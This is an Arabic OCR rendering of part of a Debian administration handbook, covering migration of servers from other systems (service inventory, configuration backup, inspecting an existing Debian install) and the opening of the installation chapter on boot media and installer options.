
توفر أجهزة Mac OS خدمات شبكية مثل مخدمات الملفات ومشاركة الطابعات، كما تستطيع استخدام هذا النوع من الخدمات. تنشر هذه الخدمات على الشبكة المحلية، حتى تتمكن الأجهزة الأخرى من اكتشافها والاستفادة منها دون الحاجة لضبطها يدوياً، وذلك عبر استخدام Bonjour الذي يطبق مجموعة بروتوكولات Zeroconf. يتضمن ديبان تطبيقاً آخر لهذه البروتوكولات، يدعى Avahi، وهو يقدم الوظائف نفسها.

على صعيد آخر، يمكن استخدام الخدمة Netatalk لتقديم مخدمات ملفات لأجهزة Mac OSX على الشبكة. تُطبِّق هذه الخدمة بروتوكول AFB (AppleShare) بالإضافة إلى الإشعارات اللازمة بحيث يستطيع عملاء Mac OSX اكتشاف الخدمات آلياً.

كانت شبكات Mac OS الأقدم (قبل Mac OSX) تستخدم بروتوكولاً مختلفاً يدعى AppleTalk. بالنسبة للبيئات التي تحوي أجهزة تستخدم هذا البروتوكول، توفر Netatalk أيضاً بروتوكول ApplTalk (في الواقع، بدأت هذه الخدمة كتطبيق لذلك البروتوكول). تضمن هذه الخدمة عمل مخدمات الملفات وأرتال الطباعة، بالإضافة لمخدم الوقت (مزامنة الساعة). كما تسمح وظيفة التوجيه فيها بالارتباط مع شبكات ApplTalk.

3.1.3. التكامل مع أجهزة لينكس/يونكس الأخرى

أخيراً، يسمح كلاً من NFS و NIS —كلاهما متوفر في ديبيان— بالتفاعل مع نظم يونكس. يضمن NFS عمل وظيفة مخدم الملفات، بينما ينشئ NIS فهارس المستخدمين (user directories). كما تسمح طبقة BSD للطباعة، التي تستخدمها معظم نظم يونكس، بمشاركة أرتال الطباعة أيضاً.



شكل 3.1. تعايش ديبان مع MacOS، وويندوز ونظم يونكس

3.2. طريقة الهجرة

حتى نضمن استمرار عمل الخدمات، يجب التخطيط لهجرة كل حاسوب وتنفيذ العملية وفقاً للخطة. هذا المبدأ صحيح مهما كان نظام التشغيل المستخدم.

3.2.1. تفقد الخدمات وتحديدها

على الرغم من بساطة هذا الخطوة، إلا أنها أساسية. يعلم مدير النظم الجاد حقاً الأدوار الرئيسية لكل واحد من المخدمات، لكن هذه الأدوار قد تتغير، وأحياناً قد يُثبِّت المستخدمون المتقدمون بعض الخدمات « الشاردة » (wild services). تسمح لك معرفة وجود هذه الخدمات على أن تقرر ماذا ستفعل فيها على الأقل، بدلاً من حذفها اعتباطياً.

لذلك كان من الحكمة إعلام مستخدميك بالمشروع قبل تهجير المخدم. قد يفيدك تثبيت أشهر البرمجيات الحرة التي سيعملون عليها بعد هجرتهم إلى دبيان على حواسيبهم المكتبية قبل الهجرة لإشراكهم في المشروع؛ لعل Libre Office ومجموعة برمجيات موزيلا أفضل الأمثلة هنا.

3.2.1.1. الشبكة والعمليات

تتعرف الأداة **nmap** (في الحزمة ذات الاسم نفسه) سريعاً على خدمات الإنترنت التي تستضيفها الأجهزة المتصلة بالشبكة دون الحاجة للدخول إلى تلك الأجهزة حتى. فقط استعد الأمر التالي على جهاز آخر متصل بالشبكة نفسها.

```
$ nmap mirwiz
Starting Nmap 6.00 ( http://nmap.org ) at 2012-12-17 11:34 CET
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

بدائل

استخدام **netstat** للعثور على قائمة الخدمات المتاحة

على أجهزة لينكس، يظهر الأمر **netstat -tupan** قائمة جلسات TCP النشطة أو المؤجلة، بالإضافة لمنافذ UDP التي تنصت لها البرامج الفعالة. هذا يسهل التعر فعلى الخدمات الموفرة على الشبكة.

التعمق أكثر IPv6	قد تعمل بعض أوامر الشبكات مع IPv4 فقط (الافتراضي عادة) أو مع IPv6. هذا يشمل **nmap** و **netstat**، كما يشمل غيرهما أيضاً، مثل **route** أو **ip**. جرت العادة على استخدام الخيار *6-* في سطر الأوامر لتفعيل سلوك IPv6.

إذا كان المخدم يعمل بنظام يونكس ويقدم حسابات shell لمستخدميه، فمن المهم تحديد إمكانية السماح بتنفيذ العمليات في الخلفية في حال غياب مالكيها. يعرض الأمر **ps auxw** لائحة بجميع العمليات مع هوية المستخدمين الذي شغلوها. ومع مقارنة هذه المعلومات مع خرج الأمر **who**، الذي يعطي قائمة بالمستخدمين المسجلين دخولهم إلى الجهاز، يمكن التعرف على الخدمات الشاردة أو غير المصرح عنها أو البرامج التي تعمل في الخلفية. يمكن الحصول على معلومات إضافية غالباً بالإطلاع على `crontabs` (الجداول التي تسرد الأعمال الآلية التي يجدولها المستخدمون) تفيد في معرفة الوظائف التي يلبيها هذا المخدم (هناك شرح كامل لخدمة **cron** في القسم 9.7، « جدولة المهام باستخدام **cron** و**atd** » ص 259).


في جمع الحالات، من الضروري أخذ نسخة احتياطية عن مخدماتك: فهذا يسمح باستعادة المعلومات في وقت لاحق، عندما يشتكي المستخدمون من مشاكل معينة نتجت عن الهجرة.

3.2.2. النسخ الاحتياطي للإعدادات

من الحكمة الاحتفاظ بإعدادات كل خدمة تكتشفها حتى تستطيع تثبيت ما يقابلها على المخدم بعد التغيير. أضعف الإيمان أن تأخذ نسخة احتياطية عن ملفات الضبط.

بالنسبة لأجهزة يونكس، تكون ملفات الضبط عادة في المجلد `/etc/`، لكنها قد تُخزَّن أيضاً في مجلد فرعي في `/usr/local/`. هذه هي حال البرامج التي ثبتت من الكود المصدري، بدلاً من تثبيتها من حزمة. في بعض الحالات، قد تجد بعض هذه الملفات في `/opt/`.

بالنسبة لخدمات إدارة البيانات (مثل قواعد البيانات)، أفضل حل هو تصدير البيانات إلى صيغة قياسية يستطيع البرنامج الجديد استيرادها بسهولة. تكون هذه الصيغ نصية عادة ولها توثيق يشرحها؛ قد تكون SQL dump مثلاً بالنسبة لقواعد البيانات، أو ملف LDIF بالنسبة لمخدمات LDAP.



شكل 3.2. النسخ الاحتياطي لقواعد البيانات

برمجيات المخدمات مختلفة، ومن المستحيل شرح جميع الحالات الموجودة بالتفصيل. قارن بين وثائق البرامج الحالية والبرامج الجديدة حتى تتعرف على الأجزاء القابلة للتصدير (وبالتالي، قابلة للاستيراد ثانية) والأجزاء التي تحتاج معالجة يدوية. ستوضح لك قراءة هذا الكتاب طريق إعداد البرامج الرئيسية في مخدمات لينكس.

3.2.3. السيطرة على مخدم دبيان سابق

يمكننا تحليل جهاز يعمل مسبقاً بنظام دبيان حتى نتمكن من السيطرة عليه بشكل فعال.

أول الملفات التي سنتحقق منها هو `/etc/debian_version`، الذي يحوي عادة رقم إصدار نسخة دبيان المُثبَّتة (هذا الملف جزء من الحزمة *base-files*). إذا حوى الملف `codename/sid`، فهذا يعني أن النظام قد حُدِّث باستخدام حزم من إحدى التوزيعات التطويرية (سواء الاختبارية أو غير المستقرة).

يفحص البرنامج **apt-show-versions** (من حزمة دبيان ذات الاسم نفسه) قائمة الحزم المُثبّتة ويتعرف على النسخ المتوفرة. يمكن استخدام **aptitude** أيضاً لأداء هذه المهام، ولو أن عملها ليس آلياً بالكامل.

بنظرة سريعة على الملف `/etc/apt/sources.list` سنعرف أماكن ورود حزم دبيان إلى النظام. إذا ظهرت مصادر عديدة غير معروفة، فقد يختار مدير النظام إعادة تثبيت نظام التشغيل على الحاسوب بالكامل لضمان التوافق التام مع البرمجيات التي يوفرها دبيان.

الملف `sources.list` مؤشر جيد عادة: يحتفظ معظم مديري النظم بقائمة مصادر APT التي استُخدِمَت من قبل، حتى لو في التعليقات. لكن عليك ألا تنسى أن المصادر التي استخدمت في الماضي قد تحذف، كما يحتمل أن بعض الحزم العشوائية المسحوبة من الإنترنت قد ثُبِّتت يدوياً (باستخدام الأمر **dpkg**). في هذه الحالة، سيضللك الجهاز وستظن أنه دبيان « قياسي ». لذلك يجب أن تنتبه إلى أي إشارة تدل على وجود

حزم خارجية (ظهور ملفات deb في مجلدات غير عادية، أرقام إصدار الحزم لها لواحق خاصة تُبيِّن أن منشأها من خارج مشروع دبيان، مثل ubuntu أو lmde، الخ).

وبالمثل، من المفيد تحليل محتويات المجلد /usr/local/، الذي يفترض أن يحوي البرامج المترجمة والمُثبَّتة يدوياً. معرفة البرمجيات المُثبّتة بهذه الطريقة مفيد جداً، لأن هذا يطرح أسئلة عن سبب عدم استخدام حزم دبيان الموافقة، إذا كانت هذه الحزم متوفرة.

> *نظرة سريعة*
> cruft
>
> تعرض عليك حزمة cruft ذكر الملفات الموجودة التي لا تملكها أي حزمة. لهذه الأداة بعض المُرشّحات (فعاليتها مختلفة، ولا تتناسب كلها مع أحدث التطورات) لتفادي الإبلاغ عن بعض الملفات النظامية (الملفات التي ولّدتها حزم دبيان، أو ملفات الضبط المولدة آلياً التي لا يديرها **dpkg**، الخ).
> كن حذراً ولا تحذف كل ما تذكره لك **cruft** جُزَافاً!

3.2.4. تثبيت دبيان

بعد أن نعرف كل المعلومات المطلوبة من المخدم الحالي، يمكننا إيقاف عمله والبدء بتثبيت دبيان عليه.

يجب أن نعرف معمارية الجهاز حتى نختار النسخة المناسبة له. إذا كان الجهاز حاسوباً شخصياً جديداً نوعاً ما، فالغالب أن يكون amd64 (الحواسيب الشخصية القديمة كانت i386 عادة). في الحالات الأخرى، يمكننا تضييق الاحتمالات حسب نظام التشغيل المستخدم سابقاً.

الجدول 3.1 ص 86 ليس شاملاً، لكنه قد يساعدك. في جميع الحالات، الوثائق الأصلية للحاسوب هي أكثر مصدر موثوق لمعرفة هذه المعلومات.

جدول 3.1. تقابل نظم التشغيل مع المعماريات

نظام التشغيل	المعماريات
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
Mac OS	amd64, powerpc, i386, m68k
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k

نظام التشغيل	المعماريات
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows Vista / Windows 7 / Windows 8	i386, amd64


عتاد

مقارنة حواسيب 64بت مع حواسيب 32بت

معظم الحواسيب الحديثة تحوي معالجات 64بت سواء Intel أو AMD، تتوافق مع معالجات 32بت الأقدم؛ ولذلك يمكن تشغيل البرامج المترجمة لمعمارية « i386 » عليها. من ناحية أخرى، لا يستغل وضع التوافق هذا قدرات هذه المعالجات الجديدة بشكل كامل. لذلك توفر ديبان معمارية « amd64 »، التي تعمل على شرائح AMD الحديثة بالإضافة إلى معالجات إنتل « em64t » (بما فيها معظم معالجات السلسلة Core)، التي تشبه AMD64 كثيراً.

3.2.5. تثبيت الخدمات المختارة وإعدادها

بعد تثبيت ديبان، علينا تثبيت وإعداد كل خدمة من الخدمات التي يجب أن يستضيفها هذ الحاسوب. يجب أن يأخذ الإعداد الجديد الإعدادات السابقة بعين الاعتبار حتى نضمن الانتقال السلس. ستفيدنا كل المعلومات التي جمعناها في الخطوتين الأوليتين لإكمال هذه المرحلة بنجاح.



شكل 3.3. تثبيت الخدمات المختارة

قبل الغوص في هذه العملية بقدميك الاثنتين، نحن ننصحك بشدة بإكمال قراءة هذا الكتاب. بعد ذلك ستفهم طريقة إعداد الخدمات المطلوبة بشكل أدق.

الفصل 4. التثبيت

المحتويات:

*لاستخدام دبيان عليك تثبيته على حاسوبك؛ يتكفل برنامج **debian-installer** (مُثبّت-دبيان) بهذه المهمة. يحتاج التثبيت الجيد عمليات عديدة، سوف نعرضها في هذا الفصل حسب ترتيبها الزمني.*

تنبيه: اعتمدنا في هذا الفصل على نفس المصطلحات المستخدمة في المُثبّت قدر الإمكان لكي لا نربك القارئ. ترجمة المُثبّت ليست مثالية لذا سنحاول مستقبلاً التنسيق مع فريق تعريبه إن شاء الله.

أساسيات
درس استدراكي

عملية التثبيت على الحاسوب أسهل دائمًا إذا كنت معتادًا على طريقة عمله. إن لم يمكن الأمر كذلك، ألق نظرة سريعة على الملحق B، *دورة تذكيرية قصيرة* ص 508 قبل قراءة هذا الفصل.

مُثبّت ويزي مبني على **debian-installer**. تصميمه التجزيئي (modular) يجعله قابلاً للعمل في حالات شتى والتطور للتكيف مع التغييرات. على الرغم من القيود التي تفرضها حاجة دعم عدد كبير من المعماريات، يبقى هذا المُثبّت مناسبًا للمبتدئين، لأنه يوجه المستخدمين أثناء مراحل عملية التثبيت. الاكتشاف التلقائي للعتاد و التجزيء (partitioning) الموجه والواجهة الرسومية حلّت معظم المشكلات التي واجهت المبتدئين خلال أعوامهم الأولى مع دبيان.

تتطلب عملية التثبيت 80 م.ب. من الذاكرة RAM (ذاكرة الوصول العشوائي Random Access Memory) و 700 م.ب. مساحة القرص الصلب. جميع الأجهزة في فلكوت تلبي هذه المعايير. تجدر الإشارة إلى أن هذه الأرقام تنطبق على تثبيت نظام محدود جداً دون سطح مكتب رسومي. أما من أجل محطة عمل مكتبية فمن الأفضل توفير 80 م.ب. من الذاكرة و 5 غ.ب. من مساحة القرص الصلب.

تنبيه
الترقية من سكويز

إذا كان دبيان سكويز مثبت مسبقًا على حاسوبك، فإن هذا الفصل لا يناسبك! بعكس باقي التوزيعات، تسمح دبيان بالترقية من إصدارة إلى التي تليها دون إعادة تثبيت النظام. بالإضافة لكون هذه العملية غير ضرورية، قد تكون خطيرة لاحتمال إزالتها البرامج المثبتة مُسبقًا.
سنشرح عملية الترقية في القسم 6.6، « الانتقال من توزيعة مستقرة إلى التالية » ص 172.

4.1. طرائق التثبيت

يمكن تثبيت نظام دبيان بواسطة عدة وسائط، طالما أن البيوس يسمح بذلك. يمكن مثلاً الإقلاع بواسطة قرص CD-ROM أو مفتاح USB أو حتى من خلال الشّبكة.

أساسيات
البيوس، واجهة العتاد/البرمجيات

البيوس BIOS (Basic Input/Output System) نظام الإدخال/الإخراج الأساسي) هو برمجية مضمنة في اللوحة الأم (اللوحة الإلكترونية التي تصل بين جميع ملحقات الحاسوب) تُنفّذ أثناء إقلاع الحاسوب لتحميل نظام التشغيل (عن طريق محمّل إقلاع ملائم)، ثم تبقى فعّالة في الخلفية لتوفير واجهة بين العتاد والبرمجيات (النواة لينكس في هذه الحالة).

4.1.1. التثبيت من CD-ROM/DVD-ROM

طريقة التثبيت الأكثر شيوعًا هي من خلال قرص CD-ROM (أو قرص DVD-ROM، الذي يعمل بنفس الطريقة تمامًا): يُقلع الحاسوب من خلال هذا الأخير ثم يتولى المُثبّت باقي المراحل.

كل نوع من هذه الأقراص يصلح لاستخدام معين. يحوي قرص *netinst* (التثبيت الشّبكي) المثبت ونظام ديبان قياسي فقط، أما باقي البرامج فتُنزّل من الشبكة. يتراوح حجم « صورة » هذا القرص، وهي نظام الملفات ISO-9660 الذي يحوي نفس محتوى القرص، ما بين 150 و250 م.ب. فقط (حسب المعمارية). في المقابل، تحتاج المجموعة الكاملة للأقراص التي تحوي الحزم كافة وتسمح بتثبيت النظام على حاسوب لا يملك اتصالاً بالإنترنت، حوالي 70 قرص CD-ROM (أو 10 DVD-ROM، أو قرصي Blu-ray). لكن بما أن الحزم تُوَزّع على الأقراص حسب شعبيتها وأهميتها؛ فالأقراص الثلاثة الأولى كافية في معظم الحالات لاحتوائها على البرمجيات الأكثر استخدامًا.

سابقًا، كان ديبان يُوفر قرص CD-ROM صغير من نوع *businesscard* أو *bizcard* (بطاقة عمل)، يحوي فقط المُثبّت ويتطلب تنزيل جميع حزم ديبان (بما فيها أساس النظام). بما أن حجم صورته لا يتجاوز 35 م.ب.، فقد كانت موجهةً للحرق (burn) على الأقراص من نوع « بطاقة عمل ». هذا القرص لم يعد متوفرًا في ديبان ويزي: فقد قرّر مطورو debian-installer أنه لم يعد يستحق الجهد المبذول لصيانته. بالإضافة لذلك، فإن الصورة `mini.iso` التي يقدمونها كمنتج نهائي لمشروع المُثبّت مشابهة جدًا.

> *تلميح*
>
> الأقراص متعددة المعماريات (Multi-architecture)
>
> أغلب أقراص CD-ROM و DVD-ROM الخاصة بالتثبيت متوافقة فقط مع معمارية معينة. إن كنت تنوي تنزيل الصور كاملةً، يجب الحرص على اختيار الصور المتوافقة مع عتاد الحاسوب الذي تريد تثبيتها عليه.
>
> بعض صور أقراص CD/DVD-ROM متوافقة مع عدة معماريات. وبالتالي نجد صورة قرص تحوي صور *netinst* للمعماريتين *i386* و*amd64*. كما توجد أيضًا صورة DVD-ROM تحوي المُثبّت ومجموعة مختارة من الحزم الثنائية لمعمارية *i386* و*amd64*، بالإضافة للحزم المصدرية الموافقة لها.

يمكن الحصول على أقراص ديبان بتنزيل صورها ثم حرقها على أقراص. كما يمكنك شراؤها أيضًا، وبالتالي تساهم في دعم المشروع ماليًا ولو بجزء يسير. راجع الموقع للحصول على قائمة الباعة ومواقع تحميل صور الأقراص.

→ http://www.debian.org/CD/index.ar.html

4.1.2. الإقلاع من مفتاح USB

بما أن الحواسيب الحديثة قادرة على الإقلاع من أجهزة USB، فمن الممكن أيضًا تثبيت ديبان من مفتاح USB (قرص صغير ذو ذاكرة وميضية (flash-memory)). انتبه إلى إختلاف أنواع البيوس؛ بعضها يقبل الإقلاع من أجهزة USB 2.0 و البعض الأخر يقبل فقط أجهزة USB 1.1. بالإضافة إلى هذا يجب أن تكون قطاعات مفتاح USB بحجم 512 بايت. هذه الميزة شائعة، لكنها لا تُوثَّق أبدًا على علب المفاتيح المتوفرة للبيع.

يشرح دليل التثبيت طريقة إنشاء مفتاح USB يحتوي على **debian-installer**. مقارنة مع الإصدارت السابقة، بُسّطت إجراءات هذه العملية إلى حد كبير منذ نسخة سكويز، بحيث أن صور كل من المعماريتان i386 و amd64 أصبحت هجينة (hybrid) ويمكن الإقلاع بها سواء من CD-ROM أو مفتاح USB.

يجب أولاً تحديد اسم الجهاز الخاص بمفتاح USB (`/dev/sdb` مثلاً)، أسهل طريقة لذلك هي فحص رسائل النواة باستخدام الأمر **dmesg**. بعد ذلك، عليك نسخ صورة ISO المُنزّلة سابقاً (debian-7.7.0-amd64-netinst.iso مثلاً) باستخدام الأمر **cat debian-7.7.0-amd64-netinst.iso >/dev/sdb; sync** بصلاحيات الجذر، لأن هذا الأمر يكتب على مفتاح USB مباشرة ويمسح محتواه.

المزيد من التفاصيل متوفرة في دليل التثبيت الذي يعرض أيضًا بدائل أخرى معقدة لإعداد مفتاح USB لكنها تسمح بتخصيص خيارات المُثبّت الافتراضية (التي تُحدَّد في سطر أوامر النواة).

→ http://www.debian.org/releases/stable/amd64/ch04s03.html

4.1.3. التثبيت من خلال الإقلاع الشّبكي (Network Booting)

العديد من نُسخ البيوس تسمح بالإقلاع مباشرة من الشبكة عبر تنزيل النواة وصورة قياسية لنظام الملفات. يمكن لهذه الطريقة (نجدها تحت عدة مسميات، مثل PXE أو إقلاع TFTP) إنقاذ الحاسوب إن لم يكن يحوي سواقة CD-ROM، أو كان البيوس لا يستطيع الإقلاع من وسيط كهذا.

تعمل هذه الطريقة على مرحلتين. أولاً يُرسل البيوس (أو بطاقة الشبكة) طلب BOOTP/DHCP أثناء إقلاع الحاسوب، للحصول آليًا على عنوان IP. عندما يرد مخدم BOOTP أو DHCP فإنه ردّه يتضمن اسم ملف بالإضافة لإعدادت الشبكة. بعد ضبط الشبكة يرسل الحاسوب العميل طلب TFTP (Trivial File Transfer Protocol) للحصول على الملف الذي أشير لاسمه سابقًا، لينفذه كمحمّل إقلاع بعد الحصول عليه. يعمل هذا الملف عندئذ على تشغيل برنامج تثبيت ديبان كما لو كان يعمل من قرص صلب أو CD-ROM أو مفتاح USB.

جميع تفاصيل هذه الطريقة متوفرة في دليل التثبيت (باب « إعداد الملفات للإقلاع الشبكي TFTP »).

→ http://www.debian.org/releases/stable/amd64/ch05s01.html#boot-tftp

→ http://www.debian.org/releases/stable/amd64/ch04s05.html

4.1.4. طرائق تثبيت أخرى

عندما نضطر لتنصيب نسخ مخصصة على عدد كبير من الحواسيب، فنحن نستعمل طريقة تثبيت مؤتمتة بدلاً من الطريقة اليدوية. يمكن استخدام FAI (Fully Automatic Installer)، المُفصّل في القسم 12.3.1، « Fully Automatic Installer (FAI) » ص 405)، أو حتى إنشاء CD تثبيت مُخصّص مع تغذية بإعدادات مُسبقة (انظر القسم 12.3.2، « تغذية مثبت دبيان » ص 406)، وذلك حسب الحالة وتعقيد المزايا في النسخة التي نريد تثبيتها.

4.2. التثبيت خطوة بخطوة

4.2.1. الإقلاع ثم تشغيل المُثبّت

بمجرد أن يُقلع البيوس من CD-ROM أو DVD-ROM، تظهر قائمة محمل الإقلاع Isolinux. في هذه المرحلة لا تُحمّل النواة لينكس بعد؛ تسمح هذه القائمة باختيار نواة الإقلاع و إدخال الخيارات الممكنة، التي ستنقل للنواة خلال عملية الإقلاع.

بالنسبة للتثبيت المعياري، يكفي اختيار « Install » أو « Graphical install » (بوساطة أزرار الأسهم)، ثم الضغط على مفتاح **Enter** لبدء عملية التثبيت. إذا كان قرص DVD-ROM « متعدد المعماريات Multi-arch » (مثل القرص المرفق مع هذا الكتاب)، وكان الحاسوب يحوي معالج Intel أو AMD 64 بت، فإن الخيارات « 64 bit install » و« 64 bit graphical install » في القائمة، تسمح بتثبيت نسخة 64 بت (*amd64*) بدلاً من نسخة 32 بت الافتراضية (*i386*). عمليًا، يمكن استخدام نسخة 64 بت في جميع الحالات تقريباً: فمعظم المعالجات الحديثة هي معالجات 64 بت، كما تعمل نسخة 64 بت بشكل أفضل مع حجم الذاكرة RAM الكبير الذي تحويه الحواسيب الحديثة.

التعمق أكثر

32 أو 64 بت؟

تتمثل الفروقات الجوهرية بين أنظمة 32 و 64 بت في حجم عناوين الذاكرة. نظريًا، لا يمكن لنظام 32 بت أن يعمل مع حجم ذاكرة أكبر من 4 غ.ب. (2^{32} بايت). عمليًا، يمكن تجاوز هذا النقص باستخدام نواة 686-pae مادام المعالج يدعم خاصية PAE (Physical Address Extension ملحق العنونة الفيزيائي). لكن استخدام هذه

الخاصية ليس له تأثير ملحوظ على أداء النظام. لذلك من المفيد استخدام وضع 64 بت على المخدمات التي تتمتع بكمية كبيرة من الذاكرة RAM.

بالنسبة للحواسيب المكتبية (حيث لا يهم الاختلاف الضئيل في الأداء)، يجب الأخذ بعين الاعتبار أن بعض البرامج المملوكة لا توفر نسخة 64 بت (مثل Skype). تقنيًا يمكن تشغيل هذه البرامج على أنظمة 64 بت، لكن يجب تثبيت نسخ 32 بت من كافة المكتبات الضرورية (انظر القسم 5.4.5، « دعم تعدد المعماريات » ص 141)، وأحياناً استخدام **setarch** أو **linux32** (المضمنان في الحزمة util-linux) لخداع التطبيقات بخصوص طبيعة النظام.

ممارسة عملية

التثبيت بجانب نظام ويندوز موجود مسبقًا

إذا كان الحاسوب يعمل مسبقًا بنظام ويندوز، فلا يشترط حذفه لتثبيت دبيان. يمكن استخدام النظامين معًا، كل واحد مُثبّت في قرص أو جزء منفصل، مع إمكانية اختيار النظام المراد تشغيله أثناء إقلاع الحاسوب. غالبًا ما يُطلق على هذا الوضع اسم « الإقلاع المزودج dual boot »، الذي يمكن إعداده بوساطة نظام تثبيت دبيان أثناء مرحلتي تجزيء القرص الصلب وإعداد محمّل الإقلاع (انظر الملاحظات الجانبية في هذه الأقسام).

إن كان لديك ويندوز قابل للاستخدام، يمكن تفادي استعمال CD-ROM؛ حيث يوفر دبيان برنامجًا لويندوز يعمل على تنزيل نسخة خفيفة من مُثبّت دبيان وإعداده على القرص الصلب. بعد ذلك، تحتاج فقط إلى إعادة تشغيل الحاسوب والاختيار بين الإقلاع العادي لويندوز أو إقلاع برنامج التثبيت. يمكنك العثور على هذا البرنامج أيضًا على موقع « وداعاً مايكروسوفت »...

→ http://ftp.debian.org/debian/tools/win32-loader/stable/

→ http://www.goodbye-microsoft.com/

أساسيات

محمل الإقلاع

مُحمِّل الإقلاع (bootloader) هو برنامج منخفض المستوى مسؤول عن إقلاع النواة لينكس مباشرة بعد أن يمرر له البيوس التحكم. للقيام بهذه المهمة، يجب أن يكون قادرًا على تحديد موقع النواة لينكس على القرص لإقلاعها. في المعماريتين i386 و amd64، البرنامجين الأكثر استخدامًا لأداء هذه المهمة هما LILO (وهو الأقدم بين الإثنين)، وبديله العصري GRUB. أما Isolinux وSyslinux فهما البديلان الأكثر استخدامًا للإقلاع من الوسائط القابلة للإزالة (removable media).

كل مدخلة في القائمة تخفي أمر إقلاع معين، يمكن تخصيصه حسب الحاجة بالضغط على المفتاح **TAB** وذلك قبل المصادقة على المدخلة ثم الإقلاع. تَعرُضُ المدخلة « Help » واجهة سطر الأوامر القديمة، حيث

تعرض المفاتيح من **F1** إلى **F10** شاشات مساعدة مختلفة تُفصّل الخيارات المتنوعة المتاحة في المحثّ (prompt). لن تحتاج لاستخدام هذا الخيار إلا نادراً في حالات خاصة جداً.

يُفصّل الوضع « expert » (متاح في القائمة « Advanced Options ») جميع الخيارات الممكنة أثناء عمليّة التثبيت، ويسمح بالتنقل بين مختلف مراحلها دون تشغيلها آليًا على التسلسل. كن حذراً، قد يكون هذا الوضع مربكاً لكثرة خيارات الضبط التي يوفرها.



شكل 4.1. شاشة الإقلاع

